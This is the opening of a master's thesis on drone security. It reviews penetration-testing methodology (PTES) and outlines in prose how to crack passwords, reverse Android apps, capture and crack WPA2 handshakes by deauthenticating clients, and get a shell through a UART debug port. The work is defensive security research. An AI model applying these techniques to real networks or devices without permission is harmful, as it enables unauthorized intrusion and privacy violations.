Abstract

Nowadays, information security takes an increasing place in the world of Information Technologies. We work using software products provided by various companies all around the world, often assuming that these products are safe for use. Because of the rapid proliferation of Internet of Things in consumer and enterprise spheres over the last decade, the interest of malicious individuals consequently arose. Yet, security often comes second to functionality, without further thought of the possible consequences.

To cope with this need in computer security, a new profession quickly emerged : Penetration Tester. This job consists in testing the security of information systems. In order to know where you might have a breach and patch it before it is exploited, the most efficient solution is to test the limits of your system yourself.

In particular, the drones are amongst the most proliferating Internet of Things, being of interest to everyone, from children to seniors and from playing to working purposes. They range from cheap radio-guided toys, to very expensive GPS controlled tools, with of course the popular smartphone operated flying cameras. This allows a nefarious operator to snoop in places that are not supposed to be public, from the privacy of the neighbor's home to a government facility. Moreover, the drones are not just hazardous because of the sensitive information they can reveal, they can also be used as weapons.

In this scope, our work seeks to address the security of light commercial drones and to test the possibility of breaking into these devices from a software point of view. To do so, we opted for an approach based on penetration testing in order to reveal the breaches, and then exploit these breaches to our advantage. We had no prior knowledge on the devices we tested, nor on the drone-related software development in general. We mostly relied on general IT background, as well as various tools developed by security professionals.

In this master thesis, we propose to apply common hacking techniques and develop some exploit scripts to automate them. Ultimately, our contribution is to turn these scripts into modules for a brand new modular and extensible penetration testing framework in order to achieve penetration tests on drones in a structured and repeatable way. The framework is designed in the form of a command-line interface, mimicking a very popular toolkit called Metasploit. Since our framework is open source and modular, we hope to catch the interest of drone security enthusiasts who are willing to contribute and develop exploits for more drone models in the future.

This page intentionally left blank.

Foreword

Generally speaking, studying drone's security is more and more exciting as this lucrative market deeply developed during the last decade, opening the way to various commercial usages (taking photos, delivering goods, monitoring areas, etc.) but also to military usages such as weapons. However, the literature in this field, as far as we know, does not highlight any tried and tested methodology nor does provide any extensive open-source framework for efficiently assessing drones.

"Start small, then grow your scope."
James Tarala, SANS Instructor

At a first glance, for research purpose, it is necessary to start from the current state of the art and to test classical techniques on simple drones before addressing more sophisticated ones. Also, we want to make a framework that can be reused and extended to new and more complex cases. Consequently, we choose a few light commercial drones, limiting our scope to some low-cost and easy-to-address items before being able to grow it to higher technologies.

"When security is all that matters,
security is often overlooked."
Ir Alexandre D'Hondt, *Cybersecurity Expert*

This quotation relates to a key point in this work, especially when it comes to Internet of Things and more specifically light commercial drones. Indeed, for such competitive market, it is not rare to find drones with few or even no security implemented. The functionality then becomes all that matters, leaving commercialized solutions with security holes that can sometimes be exploited from a smartphone with a free application in a few minutes. This dissertation will show you why exactly.

A. D'Hondt, Ir

This page intentionally left blank.

Acknowledgements

I would like to express my gratitude to my supervisor, Captain Ir Alexandre D'Hondt, whose comments, advices and engagement through the period of my master thesis helped me to direct my efforts on rewarding matters. I would like to thank my tutor, Mr Ludovic Kuty, and Ir Pierre de Fooz for their guidance on troubleshooting some issues.

I would also like to thank my readers, Dr Ir Cyrille Mosbeux and Ing Thomas Guérin, who have kindly devoted their precious time for reading this thesis.

Furthermore, I would like to thank my entourage, for having supported me during this long and laborious process.

This page intentionally left blank.

Table of Contents

This page intentionally left blank.

List of Acronyms

AP	Access Point
API	Application Programming Interface
APT	Advanced Persistent Threat
BSSID	Basic Service Set IDentifier
CNA	CVE Numbering Authorities
CRC	Cyclic Redundancy Check
CVE	Common Vulnerabilities and Exposures
DRY	Don't Repeat Yourself
ESSID	Extended Service Set IDentifier
IoT	Internet of Things
IS	Information System
JTAG	Joint Test Action Group
JVM	Java Virtual Machine
MITM	Man-In-The-Middle
NIC	Network Interface Card
ORM	Object Relational Model
OSINT	Open Source INTelligence
PoC	Proof-of-Concept
PT	Penetration Test
PTES	Penetration Testing Execution Standard
RTSP	Real-Time Streaming Protocol
SSID	Service Set IDentifier
UART	Universal Asynchronous Receiver Transmitter
VA	Vulnerability Assessment

This page intentionally left blank.

List of Figures

This page intentionally left blank.

1 Introduction

"When functionality is all that matters, security is often overlooked."

Alexandre D'Hondt

Cybersecurity expert at the Belgian Defense

Internet of Things is on the rise, with more than 30 billion devices connected worldwide expected by 2020. Today, controlling a device remotely has become the norm, especially through wireless protocols. Therefore, it is common to find light commercial drones which are controllable with a smartphone. As a result, malicious individuals might be tempted to leverage common security flaws.

Proceeding from the general to the particular, this introduction reduces the scope to the field of security assessment, more exactly penetration testing. This chapter states the problem, highlights the desired objectives and approach, and dissects the remainder of this document.

Domain	Vulnerability Assessment & Penetration Testing
Scope	Internet of Things : light commercial drones
Audience	Vulnerability Hunters
Purpose	Study the security of common light commercial drones and build a penetration testing framework based on the acquired knowledge

1.1 Problem Statement

The past few years, more and more connected devices have invaded our daily lives. Although this generally allows us to improve our living environment, the proliferation of these connected gadgets is not without consequences. Indeed, each of these devices can be remotely controlled, either from the Internet or in their vicinity, which implies obvious security risks. More specifically, this work focuses on some of the ways an attacker could break into light commercial drones and the impact it could have. To name a few, a malicious person might be able to eavesdrop the video of a device, steal it or even crash it.

Some companies have already developed some commercial products in order to provide protection against drones threatening safety, security and privacy. Some of these solutions are as simple as firing a net to catch a device or disrupting the signal by emitting interference and thus making a drone inoperable. Some more advanced technologies also tackle the problem by sending specific commands to force a landing or make a drone go back to a certain point.

However, as far as we know, in the scope of drone software security, there still lacks a convenient open-source solution tailored to this field of researhc for gathering and coordinating exploits such as Metasploit regarding network penetration testing in general. That is what we propose in this master thesis ; first, we try to develop several exploits working on the drones we were provided, then we create an open source framework that we design to be modular and easy to contribute to.

1.2 Objectives

Our objectives are four-fold :

1. State the **background**.
   - A – Review the current literature about IT security and especially IoT security.
   - B – Search for processes and methodologies for hacking systems.
   - C – Browse some existing solutions and tools and select relevant ones for exploitation.
2. Narrow our **scope**.
   - A – Select some models of light commercial drones based on their technology.
   - B – Filter out WiFi-based drones and understand their working.
3. Build some **exploits** for breaking into the selected drones.
   - A – Find attack chains for the selected models of drones.
   - B – Design and implement short scripts for exploiting found security holes.
4. Put it altogether in a **framework**.
   - A – Set the basis for the framework.
   - B – Turn the exploits into reusable modules.

1.3 Approach

The school provides some criteria related to the scientific and technological content that are worth being parsed regarding our approach. Succinctly, these criteria matching our approach are :

1. **Problem analysis** : from general to particular, we narrow our scope to a few targets and clearly state the requirements for the deliverables.
2. **Solution provided** : we implement the requirements into exploit modules and ultimately a penetration testing framework tailored to drone hacking.
3. **Rigor of the approach** : we segment our approach from the state of the art knowledge to measurable and assessable practical outcomes.
4. **Innovation** : we provide a brand new solution, gather and leverage the best of the parsed and acquired knowledge.
5. **Personal contribution** : we develop exploit modules for the new penetration testing framework.
6. **Avenues for future development** : we provide an extensible solution that could stir up the curiosity of drone hacking enthusiasts.

Regarding the skills acquired during our formation at the school, this project mainly applies, directly or indirectly, the following courses :

- [**B38**] Operating systems and introduction to IoT : by learning the basics of the Linux operating system and therefore allowing to have a better understanding of the architecture of the drones.
- [**M18**] Network programming and software security : by using the acquired knowledge and tools related to network protocols to develop exploits that can be used from a distance. Cryptography knowledge were also a must-have.
- [**M18**] Internet of Things : because it is the main subject of this thesis, and because the course strongly insisted on penetration testing and security.
- [**M18**] Network security : by having prior knowledge of the specifics of network security, such as safe connection to a remote host.
- [**M28**] Study of wireless networks : by applying the knowledge of the 802.11 protocol, we order to successfully capture and decrypt WiFi transmissions.
- [**M18+M28**] Communication and language : by writing the thesis in English, thus increasing the scope of readers.

1.4 Content

The remainder of this document is structured as follows :

- **Chapter 2 – Background** provides background information in the field of IT security and especially drone hacking. It explains a popular methodology, some techniques and outlines a few existing solutions, either commercial or open-source.
- **Chapter 3 – Scope** presents some models of drones and their overall working, fixing the scope of this thesis to a few targets.
- **Chapter 4 – Exploits** explains the applied hacking techniques and their related exploit procedures.
- **Chapter 5 – Framework** presents the drone penetration testing framework and its modules, developed from the aforementioned exploit procedures.

- **Conclusion** closes this introduction by presenting a general summary, by parsing the achieved objectives and outcomes of this work and by providing ways ahead and ideas for future works.

1.5 Conventions & Reading Advices

This document is organized in such a way that it can be read mostly using a method in three passes. Indeed, the reader who wants to spare time can get an insight of this work, as a first pass, by solely reading the chapter cover pages. The reader who can take a bit more time for this reading, as a second pass, can directly jump to the end of the chapters for reading the summaries and discussions. Ultimately, the interested reader, as a third pass, can read the entire content.

Why such a layout ?
In order to get this document as much attractive as possible, we designed it with an unusual style, starting each chapter with a cover page providing a quotation from an IT professional and introducing the chapter matter bouncing from the quotation. We hope the reader will enjoy reading it !

Want to spare time ?
Check the summaries and related discussions at the end of each chapter, they contain information enough so that one can quickly get the main thread !

More focused on Drone Hacking ?
Check chapters **2** and **3**, then look at the summaries and related discussions of chapters **4** and **5**.

More focused on the Exploitation Framework ?
Check chapters **4** and **5** and their related appendices.

2 Background

"I believe that the challenges of IT security will continue to increase, even if the operating systems and applications drastically improve."

H. D. Moore

Cybersecurity expert, developer of Metasploit

IT SECURITY is nowadays a very flourishing field with the evolution of technologies, bringing new challenges and techniques, especially when trying to break into systems.

This chapter presents some basics about penetration testing, the ultimate science of breaking into systems, starting with defining what is a penetration test, then explaining the different test levels, methodologies and techniques as of the current state of the art. If finally lists a few existing tools in the field.

2.1 Terminology

Several notions should be known before continuing. This section defines the most important ones with their distinctions when relevant.

2.1.1 Vulnerability VS Weakness

In order to emphasize the difference between weaknesses and vulnerabilities, we use the definitions of MITRE. [1]

Weaknesses *are flaws, faults, bugs and other errors in software implementation, code, design, or architecture that if left unaddressed could result in systems and networks being vulnerable to attack. Example of software weaknesses include but are not limited to: buffer overflows*, user interface errors, path name traversal, authentication errors, hardcoded credentials. [2]

Vulnerabilities are a consequence of weaknesses that are already present in the code. *A software vulnerability, such as those enumerated on the Common Vulnerabilities and Exposures (CVE) ® List, is a mistake in software that can be directly used by a hacker to gain access to a system or network.* [2]

To sum it up, all vulnerabilities rely on weaknesses, but not all weaknesses entail vulnerabilities.

Common Vulnerabilities and Exposures (CVE) ® is a list of common identifiers for publicly known vulnerabilities.

Use of CVE entries, which are assigned by CVE Numbering Authorities (CNA) from around the world, ensures confidence among parties when used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables automated data exchange. [3]

By definition, CVE is :

- *One identifier for one vulnerability or exposure*
- *One standardized description for each vulnerability or exposure*
- *A dictionary rather than a database*
- *How disparate databases and tools can "speak" the same language*
- *The way to interoperability and better security coverage*
- *A basis for evaluation among services, tools, and databases*
- *Free for public download and use*

2.1.2 Black VS White hat hacker

Blackhat hacker (the Bad) This profile is the malicious guy who wants to break into systems for his own benefit, in general for financial reasons.

Whitehat hacker (the Good) This profile pertains to the security expert and/or researcher who searches for security issues in IS' and whose goal is to fill the security gaps.

In the scope of this work, we act as whitehat hackers as our project aims to identify and help fixing security issues on light commercial drones.

2.1.3 Kinds of assessment

Penetration Testing *... can be defined as a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure.* [4] The main idea is to find security issues just like an attacker would do so that these can be mitigated before a real attack.

Vulnerability Assessment (VA) This kind of security assessment is a system review aimed to find potential security issues, generally performed in a live environment. The important point here is that it stops after having found vulnerabilities and having reported them for mitigations. It does not assess their exploitability yet. At some point, when reported vulnerabilities are too numerous, it could be helpful to focus attention on these that could be effectively exploited for breaking into the related IS and direct the available resources on fixing these issues instead of trying to fix all the reported vulnerabilities (whose most of them are often informational or very difficult to exploit in practice). This is what distinguishes a Vulnerability Assessment from a Penetration Test.

Penetration Test (PT) This kind of security assessment encompasses the VA but goes far beyond, demanding more resources (in time and efforts) to check for the exploitability of the found vulnerabilities in order to determine with more precision their impact on IS' environment. The outcome of such a test is a **Proof-of-Concept (PoC) attack** that demonstrates the exploitability. This can lead to the discovery of security holes opening the way to pervasive actions like listed hereafter. The most important point here, and what distinguishes a penetration tester from a real attacker, is the **permission** (notwithstanding the difference in motivation).

Multiple effects can result from the exploitability of a vulnerability :

- Sensitive or even critical business-related data exfiltration.
- Potential for service and system disruption, that could lead to heavy financial impact for the host organization.
- Pivoting inside organization's network to impact other systems than the original target IS.

Ultimately, the main purpose of these kinds of security assessments is to report on security holes to the management, to provide mitigations and recommendations and to prioritize them in order to prevent real attacks from being led.

Red teaming This notion pertains to simulating what could be roughly described as an Advanced Persistent Threat (APT). In this context, the PT is extended over a much larger period (several months instead of a few days or weeks). This kind of scenario is more rare, as it demands far more resources to be carried out. However, this reflects even more closely the context of an external attack in which hackers increasingly tend to take their time to study the targeted IS and also to hide their presence.

Vulnerability hunting This notion also refers to system or software review, but generally on a product outside its operating environment. It pertains to studying an asset in order to demonstrate its potential security flaws and help the manufacturer to fix them before or even after its deployment on the market.

In our case, we use the penetration testing approach and its related techniques to achieve vulnerability hunting on multiple drone models from various manufacturers.

2.2 Types of penetration test

A penetration test can take a different form according to the requirements of the target organization, the assessment depth and the degree of starting information. Figure 2.1 depicts the different types in function of the degree of prior knowledge.




Figure 2.1: Types of penetration tests in function of the prior degree of knowledge

2.2.1 Blackbox

A blackbox is the representation of a system taking inputs and giving outputs, with no consideration of its internal functioning. This working is either inaccessible (simply not available or lost), or deliberately omitted (in order to simulate the conditions in which a real attacker would operate).

In the *Blackbox* context, the pentester really puts himself in the shoes of an external attacker and starts his penetration test with as little information as possible on his target (his target then being the company having requested the assessment). Indeed, when the tester begins his attack, he does not have (or rarely) the complete map of the IS, the list of servers with their IP, and so forth. The *Blackbox* context aims to find and demonstrate the presence of an actionable plan by an external person to take control of the IS or get hold of certain information.

Reasons for blackbox penetration testing :

- ✓ Simulate the majority of potential attacks facing your organization
- ✓ Help to identify where your systems are weakest
- ✓ Provide an objective, outsider's view of your systems

2.2.2 Whitebox

In systems theory, a whitebox, is a module of a system that can be expected to work internally because we know the operating characteristics of all elements that compose it. In other words, a whitebox is a module that has as few blackboxes as possible.

In this case, the pentester works in close collaboration with the director of IS' and the technical staff of these systems. The goal is to obtain 100% of the information on the information system and to support the CIO in the detection of vulnerability. One of the advantages of the whitebox mode is that it is then possible to detect security flaws in a wider way. It also allows to detect more advanced flaws than in a blackbox mode, i.e. if the pentester had not reached a certain stage of intrusion. In addition, the whitebox mode is more easily integrated into the IS lifecycle, sometimes at each stage of its evolution.

Reasons for whitebox penetration testing:

- ✓ Efficient use of ethical hacker's time
- ✓ Provides "full disclosure" insights
- ✓ Allows for objective scrutiny of internal systems

2.2.3 Graybox

An engagement that allows a higher level of access and increased internal knowledge falls into the category of graybox testing. Comparatively to a blackbox tester who attempts to get it from a strict external point of view, the graybox tester has already been granted some internal access and knowledge that may come in the form of lower-level credentials, application logic flow charts, or network infrastructure maps. Graybox testing can simulate an attacker that has already penetrated the perimeter and has some form of internal access to the network.

By providing some form of background to the security consultants undertaking the assessment, it helps to create a more efficient and streamlined approach. This saves on the time (and money) spent on the reconnaissance phase, allowing the consultants to focus their efforts on exploiting potential vulnerabilities in higher-risk systems rather than attempting to discover where these systems may be found.

Reasons for grey box penetration testing :

- ✓ Focus the attention on more highly-valuable areas within the network
- ✓ Increases the attack coverage and efficiency
- ✓ Cost effective

The point here is that the type of testing we will achieve will depend on the target, as only a few information or even none could be available. We will see that some models of target and their related manufacturers are not always very transparent, then forcing the test to be limited to blackbox.

2.3 Methodology, disciplines & techniques

This section presents the chosen methodology and some disciplines and techniques that will be used in the remainder of this work.

2.3.1 Penetration Testing Execution Standard

After having introduced what is a pentest, let us look at a popular methodology for organizing a pentest.

But why do penetration testers need to follow a methodology ?

- The world is changing fast, security techniques and technologies are constantly evolving. Faced with this, **structure** is needed. The methodologies allow to provide a fixed framework on the progress of a penetration test.
- Faced with an IS or many, a pentester has to look into each system, service, port or IP which can hide a vulnerability. This can be cumbersome and error-prone. A framed and fixed methodology then allows to follow a **canvas** and thus to organize the penetration test so that it is as **complete** as possible and **repeatable**.
- In the professional environment, **team working** is essential. A methodology known by several pentesters will facilitate the work within the team. Also, the report generated will be made following a known frame.

First and foremost, a methodology will make it possible to not forget anything during the penetration test and to make sure that it is as complete as possible. During the pentest, the methodology acts as a way to follow, facilitating the organization of the pentester.

Penetration Testing Execution Standard (PTES) [5] Let's take a look at this popular methodology that is often used by most pentesters. Mostly, this methodology is used as a basis in the pentest teams who customize them with their own methods, tools and techniques, which will make the difference between one team of pentest and another. The experience of the field is then added to the theory of the methodology. It should also be noted that each pentest follows a path of its own according to the IS to be tested. This methodology follows the steps as depicted in 2.2 and explained hereafter.

Figure 2.2: PTES: the 7 steps

1. **Pre-engagement Interactions** : Obviously, each intrusion test starts with a negotiation, an understanding of customer needs and finally a contractualization that puts all of this into paper form. The establishment of the contract is an opportunity for the company requesting the security test to specify several things concerning the scope of the intrusion test to be performed. In terms of time (days, weeks, months), in terms of technologies, in geographical terms (range of IP to test and not to test for example). Also, this is an opportunity to specify the type of test to be provided: can testers set up denial-of-service attack phases ? Will they have to go to the end of the operation even if they have to open sensitive documents ? The contract also aims to establish a legal link and a protection for the pentester that could fall on sensitive documents, but also to negotiate and inform the companies collaborating with the customer (ISP, host, business application, etc.).

2. **Intelligence Gathering** : The second step is "Intelligence Gathering" or "Information Gathering". Understandably the collection of information. Here, the pentester will try to list as much information about the IS tested as possible, and this via several methods. The goal is therefore to map the attack surface from the starting position, to obtain information on the services, servers and active elements used, as well as their version and security systems in place (VPN, Firewall, Anti-Ddos, DMZ, etc.). The Intelligence Gathering part can be done passively (without direct interaction with the IS of the target) and / or actively (by going to communicate with the targeted servers). This also includes the concepts of Open Source INTelligence (OSINT).

3. **Threat Modeling** : The third step is the Threat Modeling, in which the pentester is going to look for a list of threats for the company. What can the company have to deal with ? He will try to evaluate what is critical for the company (e.g. its manufacturing secret), to establish the potential impact of the loss of this secret and then see what vulnerabilities can lead to a loss of manufacturing secrecy. Also, one can go through an analysis phase in terms of security of competitors / similar companies. Have they been compromised recently ? What was the impact of the attack ? An analysis of the company's process and its human assets can also be performed as well as an analysis of the IS: is there an encryption mechanism for salespeople communicating with the inside of the IS on the business application ? Is a VPN in place for the remote administration of the IS ? The model should be clearly documented, and be delivered as part of the final report. Indeed, the findings in the report will reference the threat model in order to create a more accurate relevance and risk score that is specific to the organization (rather than a generic technical one).

4. **Vulnerability Analysis** : The information collected previously will be used to analyze the systems, staff and processes in place to search for exploitable vulnerabilities. Thus, it goes through a manual

and / or automatic search process of vulnerabilities. The objective here is to draw up a list of what could be exploitable and build a "tree of attack", i.e. a continuation of attack that can lead to the discovery of other vulnerabilities, tracing a path towards the takeover of the IS or the possibility of establishing acts of espionage or sabotage. This phase is systematically based on research on the bases of public exploits, verification of the patches of the scanned systems and the use of scans tools (Ex: Nessus, OpenVAS, Nmap, etc.). If the vulnerability analysis phase was properly completed, a high value target list should have been complied. Ultimately the attack vector should take into consideration the probability of success and the potentially highest impact on the organization.

5. **Exploitation** : The fifth stage is often the most awaited of the pentesters, it is the moment to go to the attack: the exploitation. Here, they will try to test the vulnerabilities found in the previous phases and to advance in the intrusion of the information system. They will also try to test the barriers and security systems in place (evasion of an IDS, bypassing a security, bypass authentication). This will be followed by a validation process of the potential vulnerabilities found. It is important to find ways to exploit vulnerabilities and also security systems. If the pentester advances in the IS, they may have to go back to step 4 in order to perform a new vulnerability analysis in the new zone (let's say if he manages to switch from the DMZ to the LAN). Note that in the pre-engagement interaction phase with the customer, a clear definition of the overall objectives of the penetration test should have been communicated. In the case of the exploitation phase, the biggest challenge is identifying the least path of resistance into the organization without detection and having the most impact on the organizations ability to generate revenue. By performing the prior phases properly, a clear understanding of how the organization functions and makes money should be relatively understood. From the exploitation phase and into the post-exploitation phase, the attack vectors should rely solely on the mission of circumventing security controls in order to represent how the organization can suffer substantial losses through a targeted attack.

6. **Post Exploitation** : The purpose of the Post-Exploitation phase is to determine the value of the compromised machine and to maintain its control for later use. This step has several interesting phases, like a real attacker, the pentester will have to erase his tracks so that these actions are as discreet as possible (clearing logs for example). Also, it will have to seek to establish a sustainable way in the information system by inserting backdoors, by creating a VPN account or by installing a malware / rootkit. The post-exploitation phase is also the last technical phase of the intrusion test, so it is time to target the information to be stolen (also referred as "Pillaging"), the interesting people of the company (trapping a high placed target for example). The idea here is to really show what mischief an attacker could accomplish: espionage, sabotage, exfiltration of data, deployment of a botnet, decommissioning part of the IS, etc.

7. **Reporting** : The pentest approach described in the PTES ends with the reporting phase. It is the most important phase because it consists in exposing the progress and results of the intrusion test to the client. Reporting will be both technical and non-technical. The pentester will then detail the information retrieved during the Intelligence Gathering phase, expose the vulnerabilities listed and exploited and describe the misdeeds that have / could have been perpetrated in the Post-Exploitation phase. This phase is often oral but is always accompanied by a written deliverable containing all this information. Finally, the pentest team is often called upon to draw up a "Remediation Roadmap", i.e. a list of countermeasures, corrections and protections to be set up so that the company has tracks to start on following the securing of his IS.

2.3.2 Related disciplines

Beyond classical penetration testing on a wired network, multiple encompassed or complementary disciplines are worth being mentioned as they are applied along the process of this work.

Wireless penetration testing According to the types of system being assessed, penetration testing can take different forms. Furthermore, this paves the way to multiple specialties in this field. Wireless devices are this kind of particular systems that open the way to specialized testing as any wireless communication can be eavesdropped when in the vicinity of a transmitting device. This is particularly true for the IoT's which are often wireless devices left with almost no security. Given the dedicated standards and protocols used, wireless penetration testing therefore pertains to similar or alternative techniques and tools.

Some well-known IoT-related wireless technologies with their specifications are listed hereafter :

Technology	Frequency	Data Rate	Range	Power Usage	Cost
2G/3G	Cellular Bands	10 Mbps	Several Miles	High	High
Bluetooth/BLE	2.4Ghz	1, 2, 3 Mbps	~300 feet	Low	Low
802.15.4	subGhz, 2.4GHz	40, 250 kbps	> 100 square miles	Low	Low
LoRa	subGhz	< 50 kbps	1-3 miles	Low	Medium
LTE Cat 0/1	Cellular Bands	1-10 Mbps	Several Miles	Medium	High
NB-IoT	Cellular Bands	0.1-1 Mbps	Several Miles	Medium	High
SigFox	subGhz	< 1 kbps	Several Miles	Low	Medium
Weightless	subGhz	0.1-24 Mbps	Several Miles	Low	Low
Wi-Fi	subGhz, 2.4Ghz, 5Ghz	0.1-54 Mbps	< 300 feet	Medium	Low
WirelessHART	2.4Ghz	250 kbps	~300 feet	Medium	Medium
ZigBee	2.4Ghz	250 kbps	~300 feet	Low	Medium
Z-Wave	subGhz	40 kbps	~100 feet	Low	Medium

Figure 2.3: Overview of protocols involved in IoT devices and applications [6]

Reverse engineering is the activity of studying an object to determine its internal function or manufacturing method. It is a common hacking technique since it can be used to understand in detail how a software works, allow bypassing software protections, and ultimately, lead to vulnerabilities. Note that it is common to encounter, when reverse engineering a software, some kind of code obfuscation [7] or anti-debugging measure to prevent it from being easily reversed [8].

> **Obfuscation** is a technique by which code is rendered unintelligible to a human being. The program obtained from the obfuscated code remains perfectly executable and has the same functionality as a "clean" code. The effectiveness of obfuscation is measured by the deobfuscator's programming effort, execution time, and the level of resources necessary for the deobfuscator to produce readable source code. Thus, the challenge of obfuscation is similar to that of encryption: produce a sufficiently obfuscated code to make any attempt of analysis useless because of the incredibly long computation times and the complexity of the treatments to realize. But the technological evolution is such that computer computing capabilities evolve rapidly and that the duration of protection is short.

Hardware hacking is the activity of patching or replacing pieces of electronics in a hardware to make it perform other operations than it was initially intended for. It can be useful to study a hardware for potential vulnerabilities or to reverse-engineer its working. More specific details are available about a technique in this field in Subsection 2.3.3.

2.3.3 Hacking techniques

Password cracking and guessing is the process of recovering passwords from data stored or transmitted by a computer system.

The objectives of such an action are manifold:

- Recover a lost password
- Bypass a security
- Test the strength of a password

Many techniques have been developed to that end, each having advantages and limitations. The attacker thus has to adapt to each situation.

Brute forcing a password consists in testing one by one all possible combinations of characters. The scope of the attack has to be fixed at the beginning (length, lowercase, capital letters, numbers ...). This is the most naïve approach and will always succeed, but possibly in an unreasonable time depending on the complexity of the password.

Using a **dictionary**, which is nothing but a file (often in text format) that contains hundreds of thousands, or millions of predefined passwords. In order to test these passwords, the hacker uses automated software that passes them one by one. This operation allows to speed up the process compared the bruteforce approach as it drastically reduces the search space but may not always succeed.


One of the most popular lists of passwords is `rockyou.txt`. Back in 2009, a company named RockYou was hacked [9]. This would not have been too much of a problem if they had not stored all of their passwords unencrypted, in plain text for an attacker to see. The hackers downloaded a list of all the passwords and made it publicly available. The list contains 14,341,564 unique passwords, used in 32,603,388 accounts. Kali Linux provides this dictionary file as part of its standard installation.

For the reference, other techniques may allow an attacker to retrieve a password without having to crack anything, namely **social engineering**, **phishing** and **sniffing**.

Password attacks are often distinguished as offline or online :

- In **offline attacks**, a hash or an encrypted version of the password could be retrieved and the clear text value is to be obtained out of the live environment.
- In **online attacks**, the attacker tries password attempts on the live authentication system.

Android application reversing Most of IoT devices can be controlled through a smartphone, usually running on IOS or Android. In the context in this work, we will try to reverse engineer the APK's that allows drone control.



APK is the file format designed for distributing Android application on its platform. It has some similarities with the JAR format. It is actually a simple ZIP archive, with a pre-defined structure and contain notably :

- `res` : resources not compiled in `ressources.arsc`
- `META-INF` : security related information (manifest, certificates)
- `Classes.dex` : the classes compiled in the DEX file format understandable by the Dalvik virtual machine
- `ressources.arsc` : a file containing precompiled resources, such as binary XML for example
- `AdroidManifest.xml` : an additional Android manifest file, describing the application

Dalvik [10] is a Virtual Machine (DVM) for mobile phones and tablets, which is embedded in the Android operating system. DVM allows the simultaneous execution of several applications on a device of low capacity (little memory space and little computing power) thanks to a register-based architecture. On a register machine, as opposed to a stack-based machine such as the JVM, the low-level instructions directly contain the addresses of the source and destination registers, reducing the number of low-level instructions for manipulating the data.

DEX (Dalvik Executable) is a binary file format, so it is compiled. We could say, that `.dex` file is for DVM something like `.class` files for JVM.

WPA2-PSK password cracking In the context of this work, it will be essential to be able to break into WPA2-PSK protected WiFi network. In this section, we present the required steps in order to perform a successful attack :

1. Prepare the NIC (**monitor mode**) : the first step is to enable the monitor mode of the network card set up. It is possible to sniff the network packets circulating around using some appropriate tools.
2. Analyze target WiFi : this will allow to analyze additional information about the targeted WiFi including the BSSID, the channel, the authentication mode and the ESSID.
3. Capture a **4-way handshake** : the next step will be to capture a WPA handshake. WPA handshake occurs when connecting a device to the WiFi. The objective is to capture the exchange in order to recover the encrypted password. This means that the attacker has to capture the traffic and either wait for a device to connect to the WiFi or induce a disconnection and wait for the device to reconnect.

   In order to disconnect a host from the network, the attacker has to send him a deauthentication packet [11]. Note that if a device is not set up to automatically reconnect, the deauthentication process may have succeeded, but we will not get the WPA handshake until the device connects once again.
4. Crack the password : having a capture containing the handshake, the encrypted password is in our hands within the generated file. It still remains to crack it which, in this case, is possible through either **bruteforce or dictionary attack**. Depending on the speed of your CPU and the size of the dictionary, this could take a long time.

Shell access via UART In the discipline of hardware hacking, one of the most useful ways to attack a device is using hardware-based exploitation techniques. These techniques are quite effective as most of the devices we encounter on a daily basis do not usually have security protections build around the hardware aspect. Indeed, manufacturers often leave accessible some debug ports, more specifically Universal Asynchronous Receiver Transmitter (UART) or Joint Test Action Group (JTAG). In short, these ports are used in factory to check the correct operation PCB. The UART is used to communicate with the operating system. The JTAG is much more powerful and allows to communicate directly with the system on the chip. Unfortunately, the JTAG is not really standardized and requires much more time to know what is the function of each pin. However, there are cards made for this type of work and especially the JTAGulator [12].

On the scope of this work, we will focus only on the UART-based hacking, since we are not equipped to tackle JTAG. The UART is a serial link for sending and receiving data. It has a fairly simple architecture, which comes down to a power supply (VCC and GND), a transmit pin (TX) and a receiver pin (RX). The transmitter speaks and the communication goes to his interlocutor (TX => RX) and the operation is reversed so that the receiver responds to the transmitter (TX => RX). It will therefore cross the connections.

In most cases, the four pins of the UART serial link situated next to each other. To determine which pin corresponds to VCC, GND, TX and RX, the easiest way is first to identify the GND by finding a known point in the PCB being the ground, and perform a continuity test with our multimeter. The VCC pin is not necessary in order to establish a connection, so we just need to identify TX and Rx. To achieve that, simply turn on the device, and measure the difference in potential between the GND and the rest of the pins.

- TX should have an unstable value because information is passing on this pin.
- RX should be 0 volt.

Once each pin identified, it is time to solder wires to the pins, and connect them to a computer's USB port with the help of an adapter. To that end, we manufactured an USB-to-Serial adapter from a set of RJ-45 to DB-9 and DB-9 to USB cable, by cutting the RJ-45 end of it, identifying the TX, RX and ground wires and soldering a jumper wire to each end.

